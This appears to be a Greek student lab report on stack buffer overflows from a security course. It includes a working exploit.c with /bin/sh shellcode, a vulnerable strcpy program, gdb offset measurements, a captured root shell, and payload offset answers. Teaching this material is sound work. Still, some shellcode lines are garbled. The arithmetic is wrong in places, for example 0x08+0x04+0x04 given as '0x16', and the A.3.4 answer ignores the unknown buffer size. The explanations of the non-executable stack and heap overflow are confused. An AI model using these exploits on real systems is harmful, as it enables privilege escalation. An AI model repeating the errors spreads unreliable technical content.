
Α.3.1 Ερώτηση

Στο πρόγραμμα exploit.c που παρουσιάζεται παρακάτω, κατά την εκχώρηση της τιμής για τη διεύθυνση επιστροφής (return address), μπορούμε να κάνουμε το εξής;

```
*((long *) (buffer + 0x24)) = buffer + 0x150;
```

Πιστεύετε ότι η διεύθυνση επιστροφής θα δείξει στο shellcode ή όχι; Αιτιολογείστε την όποια απάντησή σας.


Η διεύθυνση «buffer + 0x150» είναι μεγαλύτερη από την ελάχιστη επιθυμητή διεύθυνση «buffer + OFFSET» που θα δείχνει στο shellcode, όπου $OFFSET > 0x28$. Τα 0x20 bytes είναι η απόσταση της αρχής του buffer με τον ebp, της βάσης του stack frame του ευπαθούς προγράμματος που τροφοδοτεί τον κακόβουλο κώδικα μέσω ενός αρχείου εισόδου badfile, που φτιάχνει το πρόγραμμα exploit.c (η απόσταση υπολογίστηκε από τον debugger gdb στην Εικόνα A.3.1.1). Τα 0x04 bytes είναι το πεδίο «Previous Frame Pointer» και τα άλλα 0x04 bytes είναι το πεδίο «Return Address». Η διεύθυνση είναι πολύ πιθανόν να δείχνει στο shellcode, καθώς ξεπερνάει την ελάχιστη επιθυμητή διεύθυνση που εκτιμάται ότι βρίσκεται το shellcode. Η αβεβαιότητα οφείλεται στην αρχιτεκτονική του υπολογιστικού μηχανήματος που εκτελείται το ευπαθές πρόγραμμα (32-bit, 64-bit...) και στην δομή που κατανέμονται τα δεδομένα στην μνήμη. Στις Εικόνες A.3.1.2, A.3.1.3 και A.3.1.4 παρουσιάζονται αντίστοιχα το πρόγραμμα exploit.c που δημιουργεί το badfile με την διεύθυνση «buffer + 0x150», το ευπαθές πρόγραμμα stack.c που τροφοδοτεί τον κακόβουλο κώδικα μέσω του badfile και την επιτυχής επίθεση buffer overflow που δίνει δικαιώματα root στον επιτιθέμενο, σ' ένα στιγμιότυπο του προαναφερόμενου σεναρίου.



```
Terminator
/bin/bash
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea18
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea38
gdb-peda$ p (0xbfffea38 - 0xbfffea18)
$3 = 0x20
gdb-peda$ quit
[04/18/23]seed@VM:~/project1$
```


Εικόνα A.3.1.1. Η απόσταση της αρχής του buffer με τον ebp, της βάσης του stack frame του ευπαθούς προγράμματος

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




```
~/project1/exploit.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 char code[]=
6     "\x31\xc0" /* xorl %eax,%eax */
7     "\x50" /* pushl %eax */
8     "\x68" //sh" /* pushl $0x68732f2f */
9     "\x68" //bin" /* pushl $0x6e69622f */
10    "\x89\xe3" /* movl %esp,%ebx */
11    "\x50" /* pushl %eax */
12    "\x53" /* pushl %ebx */
13    "\x89\xe1" /* movl %esp,%ecx */
14    "\x99" /* cdq */
15    "\xb0\x0b" /* movb $0x0b,%al */
16    "\xcd\x80" /* int $0x80 */
17
18
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     /* Initialize buffer with 0x90 (NOP instruction) */
25     memset(buffer, 0x90, 517);
26
27     /* You need to fill the buffer with appropriate contents here */
28     *((long *) (buffer + 0x24)) = buffer + 0x150;
29
30     /* You need to place the shellcode towards the end of the buffer */
31     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }
```

Εικόνα Α.3.1.2. Το πρόγραμμα exploit.c που δημιουργεί το αρχείο εισόδου badfile με διεύθυνση επιστροφής «buffer + 0x150»



```
~/project1/stack.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8
9     /* this statement has a buffer overflow problem */
10    strcpy(buffer, str);
11
12    return 1;
13 }
14
15 int main(int argc, char *argv[])
16 {
17     char str[517];
18     FILE *badfile;
19     badfile = fopen("badfile", "r");
20     fread(str, sizeof(char), 517, badfile);
21     bof(str);
22     printf("returned Properly\n");
23     return 1;
24 }
```

Εικόνα Α.3.1.3. Το ευπαθές πρόγραμμα stack.c



```
Terminator                                     6:27 PM
/bin/bash                                     /bin/bash 66x24
[04/20/23]seed@VM:~/project1$ ./exploit
[04/20/23]seed@VM:~/project1$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/20/23]seed@VM:~/project1$
```

Εικόνα Α.3.1.4. Η επιτυχής επίθεση buffer overflow

Α.3.2 Ερώτηση

Η εκτέλεση της επίθεσης buffer overflow με τον τρόπο που περιγράφηκε στην άσκηση δεν είναι πάντα επιτυχημένη. Παρόλο που το αρχείο badfile κατασκευάζεται σωστά (με το shellcode να βρίσκεται στο τέλος του αρχείου), όταν δοκιμάζουμε διαφορετικές διευθύνσεις επιστροφής, παρατηρούνται τα ακόλουθα αποτελέσματα.

```
buffer address: 0xbffff180
case 1: long retAddr = 0xbffff250 -> Able to get shell access
case 2: long retAddr = 0xbffff280 -> Able to get shell access
case 3: long retAddr = 0xbffff300 -> Cannot get shell access
case 4: long retAddr = 0xbffff310 -> Able to get shell access
case 5: long retAddr = 0xbffff400 -> Cannot get shell access
```

Μπορείτε να εξηγήσετε γιατί κάποιες από τις συγκεκριμένες διευθύνσεις δουλεύουν και κάποιες όχι;

Οι διευθύνσεις που δεν δίνουν δικαιώματα shell είναι οι 0xbffff300 και 0xbffff400 και αυτό συμβαίνει επειδή, περιέχουν μηδενικά που αποτρέπουν την συνάρτηση strcpy() στο να αντιγράψει όλα τα περιεχόμενα του badfile που σωστά δημιουργήθηκε από το τροφοδοτούμενο πρόγραμμα. Πιο συγκεκριμένα, η strcpy() αντιγράφει τα περιεχόμενα του badfile μέχρι να συναντήσει το τερματικό bit χαρακτήρα '\0' πριν το τελευταίο bit που είναι και το λιγότερο σημαντικό bit, όπου στις προκειμένες διευθύνσεις το συναντάει και γι' αυτό διακόπτεται η αντιγραφή. Οι υπόλοιπες διευθύνσεις 0xbffff250, 0xbffff280 και 0xbffff310 δεν περιέχουν

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

μηδενικό πριν το λιγότερο σημαντικό bit και έτσι η strcpy() θα αντιγράψει όλα τα περιεχόμενα του badfile και η επίθεση buffer overflow θα δώσει δικαιώματα shell στον επιτιθέμενο.


A.3.3 Ερώτηση

Η ακόλουθη συνάρτηση καλείται μέσα σε ένα πρόγραμμα με προνόμια (privileged program). Το όρισμα str δείχνει σε μια συμβολοσειρά που παρέχεται εξ ολοκλήρου από χρήστες (το μέγεθος της συμβολοσειράς είναι μέχρι 300 bytes). Όταν αυτή η συνάρτηση καλείται, η διεύθυνση του πίνακα του buffer είναι 0xAABB0010, ενώ η διεύθυνση επιστροφής αποθηκεύεται στο 0xAABB0050.

```
int bof(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}
```

Καταγράψτε τη συμβολοσειρά με την οποία θα τροφοδοτούσατε το πρόγραμμα, έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το πρόγραμμα με προνόμια θα εκτελέσει τον δικό σας κώδικα. Στην απάντησή σας, δεν χρειάζεται να γράψετε τον κώδικα που διοχετεύτηκε, αλλά οι αποστάσεις (offsets) των βασικών στοιχείων στη συμβολοσειρά σας πρέπει να είναι σωστές.

Η απόσταση μεταξύ του buffer base address και του return address είναι 0xAABB0050 – 0xAABB0010 = 0x40, επομένως σε αυτά τα 0x40 bytes θα εγγραφούν εντολές NOP (0x90), όπου δεν κάνουν τίποτα μέχρι να φτάσουμε στην διεύθυνση επιστροφής 0xAABB0050 για να την αντικαταστήσουμε με την διεύθυνση του δικού μας κώδικα που είναι τοποθετημένος στο τέλος του buffer. Η διεύθυνση επιστροφής θα αντικατασταθεί με την διεύθυνση 0xAABB0010 + 0x48 = 0xAABB0058, όπου 0xAABB0010 η διεύθυνση του buffer και 0x48 το ελάχιστο OFFSET που θα δείχνει στον δικό μας κώδικα μέσα στο buffer (0x40 η απόσταση return address με buffer base address, 0x04 το πεδίο previous frame pointer και 0x04 το πεδίο return address). Επομένως, η συμβολοσειρά που θα τροφοδοτούσαμε το πρόγραμμα έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το πρόγραμμα με προνόμια να εκτελέσει τον δικό μας κώδικα, παρουσιάζεται στην Εικόνα A3.3.1.



Εικόνα A.3.3.1. Η επιθυμητή συμβολοσειρά για την επιτυχής εκτέλεση του δικού μας κώδικα κατά την αντιγραφή της στο buffer


A.3.4 Ερώτηση

Η παρακάτω συνάρτηση καλείται σε ένα remote server πρόγραμμα. Το όρισμα str δείχνει σε ένα string το οποίο παρέχεται από τους χρήστες (το μέγεθος του string είναι έως 300 bytes). Το μέγεθος του buffer είναι X, η οποία τιμή είναι άγνωστη σε εμάς (δεν μπορούμε να κάνουμε debug στο remote server πρόγραμμα).

```
int bof(char *str)
{
    char buffer[X];
    strcpy(buffer, str);
    return 1;
}
```

Ωστόσο, με κάποιο τρόπο γνωρίζουμε η διεύθυνση του buffer array είναι 0xAABBCC10, και η απόσταση μεταξύ του τέλους του buffer και της θέσης της μνήμης όπου βρίσκεται η return address της συνάρτησης, είναι 8. Παρόλο που δεν γνωρίζουμε την ακριβή τιμή του X, γνωρίζουμε ότι η τιμή του είναι μεταξύ 20 και 100. Καταγράψτε τη συμβολοσειρά (string) με την οποία θα τροφοδοτούσατε το πρόγραμμα, έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το remote server πρόγραμμα θα εκτελέσει τον δικό σας κώδικα. Υποτίθεται ότι ως επιτιθέμενοι θα έχετε μόνο μια προσπάθεια, γι' αυτό θα πρέπει να δομήσετε έτσι το string ώστε η επίθεση να επιτύχει ακόμα και αν δεν γνωρίζουμε την ακριβή τιμή του X. Στην απάντησή σας, δεν χρειάζεται να γράψετε τον κώδικα που διοχετεύτηκε, αλλά οι αποστάσεις (offsets) των βασικών στοιχείων στη συμβολοσειρά σας πρέπει να είναι σωστές.

Η απόσταση μεταξύ του buffer base address και του return address είναι 8 (0x08) bytes και η διεύθυνση του buffer είναι 0xAABBCC10. Επομένως, η διεύθυνση του return address είναι $RT - 0xAABBCC10 = 0x08 \Rightarrow RT = 0xAABBCC10 + 0x08 \Rightarrow RT = 0xAABBCC18$. Η διεύθυνση επιστροφής θα αντικατασταθεί με την διεύθυνση $0xAABBCC10 + 0x16 = 0xAABBCC26$, όπου 0xAABBCC10 η διεύθυνση του buffer και 0x16 το ελάχιστο OFFSET που θα δείχνει στον δικό μας κώδικα μέσα στο buffer (0x08 η απόσταση return address με buffer base address, 0x04 το πεδίο previous frame pointer και 0x04 το πεδίο return address). Επομένως, η συμβολοσειρά που θα τροφοδοτούσαμε το πρόγραμμα έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το πρόγραμμα με προνόμια να εκτελέσει τον δικό μας κώδικα, παρουσιάζεται στην Εικόνα A3.4.1.



Εικόνα A.3.4.1. Η επιθυμητή συμβολοσειρά για την επιτυχής εκτέλεση του δικού μας κώδικα κατά την αντιγραφή της στο buffer

A.3.5 Ερώτηση

Γιατί το ASLR (Address Space Layout Randomization) κάνει πιο δύσκολη την επίθεση buffer overflow; Περιγράψτε εν συντομία τον τρόπο λειτουργίας του. Κάντε το ίδιο και για τα αντίμετρα stack guard και non-executable stack.

Το ASLR αλλάζει σε κάθε εκτέλεση μίας διεργασίας τις θέσεις μνήμης που κατανέμονται τα δεδομένα και οι πόροι της διεργασίας (στοίβας) στη μνήμη, ώστε η διεύθυνση επιστροφής να μην είναι τόσο προβλέψιμη σε επιθέσεις buffer overflow.

Το stack guard είναι ένα αντίμετρο που δρα επιφυλακτικά σε περιπτώσεις buffer overflow που απειλούν στο να επηρεάσουν πεδία της μνήμης με απώτερο σκοπό την εκτέλεση κακόβουλου κώδικα για την παροχή υπηρεσιών που δεν είναι προσβάσιμες για όλους (π.χ. υπηρεσίες διαχειριστή). Πιο συγκεκριμένα, η ενέργεια που εκτελεί σε περίπτωση που εντοπιστεί buffer overflow, είναι ο βίαιος τερματισμός του προγράμματος, ώστε να μην συνεχιστεί η εγγραφή των δεδομένων σε πεδία μνήμης που δεν πρέπει να εγγραφούν.

Το non-executable stack είναι ένα αντίμετρο που αποτρέπει να εκτελεστεί κώδικας στην στοίβα που είναι αποθηκευμένα δεδομένα και πόροι μίας διεργασίας, έτσι ώστε η στοίβα να μην υπερχειλιστεί από επιθέσεις buffer overflow και παραβιαστούν πεδία μνήμης που δεν είναι προγραμματισμένα να εγγραφούν.

A.4 Πρόβλημα υπερχειλίσης στον σωρό (heap overflow)

Εκτός από την υπερχειλίση στη στοίβα, παρόμοιο φαινόμενο μπορεί να εμφανιστεί και στον σωρό (heap).

A.4.1 Ερώτηση

Χρησιμοποιώντας πληροφορίες από διάφορες πηγές (online άρθρα, βιβλία κλπ.), περιγράψτε εν συντομία τον τρόπο εμφάνισης του heap overflow και πώς αυτό μπορούμε να το εκμεταλλευτούμε για τη διενέργεια επίθεσης. Ποιες είναι οι ομοιότητες και ποιες οι διαφορές σε σχέση με το buffer overflow; Στην περιγραφή σας ενδείκνυται να χρησιμοποιήσετε κατάλληλα παραδείγματα επιθέσεων heap overflow.

Heap overflow εμφανίζεται όταν οι προγραμματιστές προσπαθούν να γράψουν σε περισσότερο μπλοκ μνήμης απ' όσο έχουν δεσμεύσει δυναμικά. Ο σωρός είναι μπλοκ μνήμης που παρέχεται στους χρήστες για χρήση για περιπτώσεις που ο όγκος των δεδομένων δεν είναι από την αρχή γνωστός, οπότε και δίνεται κατά την εκτέλεση της διεργασίας.

Η υπερχειλίση του σωρού (heap overflow) αξιοποιείται από τους επιτιθέμενους για πρόσβαση σε υπηρεσίες που δεν δικαιούνται με την εκτέλεση δικού τους κώδικα που τους δίνει την πρόσβαση σε αυτές τις υπηρεσίες.

Το heap overflow και το buffer overflow έχουν τον ίδιο τρόπο λειτουργίας, δηλαδή, εγγραφή σε μπλοκ μνήμης που ξεφεύγει από τα όρια, με αποτέλεσμα να τροποποιούνται πεδία μνήμης που δεν είναι προγραμματισμένα να τροποποιούνται. Επίσης, οι επιθέσεις αποσκοπούν στους ίδιους σκοπούς, στην παραβίαση του πεδίου της διεύθυνσης επιστροφής που περιέχει την διεύθυνση της επόμενης εντολής που προγραμματίζεται να εκτελεστεί, ώστε να περιέχεται η διεύθυνση του κακόβουλου κώδικα που εξυπηρετεί τα συμφέροντα του επιτιθέμενου.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Ωστόσο, διαφέρουν ως προς τον χώρο της μνήμης που εμφανίζεται η παραβίαση, την αιτία, και τους τρόπους αντιμετώπισης. Πιο αναλυτικά, το buffer overflow προκαλείται από υπερ-εγγραφή δεδομένων σε περισσότερο μπλοκ μνήμης από το στατικά δεσμευμένο μέσα στην στοίβα, ενώ το heap overflow προκαλείται από υπερ-εγγραφή δεδομένων σε περισσότερο μπλοκ μνήμης από το δυναμικά δεσμευμένο μέσα στον σωρό. Το buffer overflow εμφανίζεται μόνο από εγγραφή σε περισσότερο μπλοκ μνήμης, ενώ, το heap overflow εμφανίζεται και από εγγραφή σε μπλοκ μνήμης που απέτυχε να δεσμεύσει δυναμικά κάποιο προγραμματιστικό εργαλείο (π.χ. malloc() στην C) ή και σε μπλοκ μνήμης που έχει αποδεσμευτεί από αντίστοιχο προγραμματιστικό εργαλείο (π.χ free() στην C). Τέλος, το buffer overflow αντιμετωπίζεται με διάφορα αντιμέτρα που προστατεύουν την στοίβα από επιθέσεις, όπως το ASLR, το stack guard και το non-executable stack, όπου εκτελούνται οι απαραίτητες ενέργειες ώστε να μην εγγραφούν πεδία μνήμης που δεν είναι προγραμματισμένα να εγγραφούν κατά την επίθεση. Οι μηχανισμοί αντιμετώπισης του heap overflow είναι πιο περίπλοκοι, ωστόσο, το ASLR καθιστά επίσης χρήσιμο, αλλάζοντας τυχαία τις θέσεις μνήμης των δεδομένων στον σωρό σε κάθε εκτέλεση της διεργασίας. Το heap overflow για να αποφευχθεί χρειάζεται σωστή διαχείριση μνήμης στην δέσμευση και στην αποδέσμευση με την διαχείριση δεικτών (malloc() στην C).

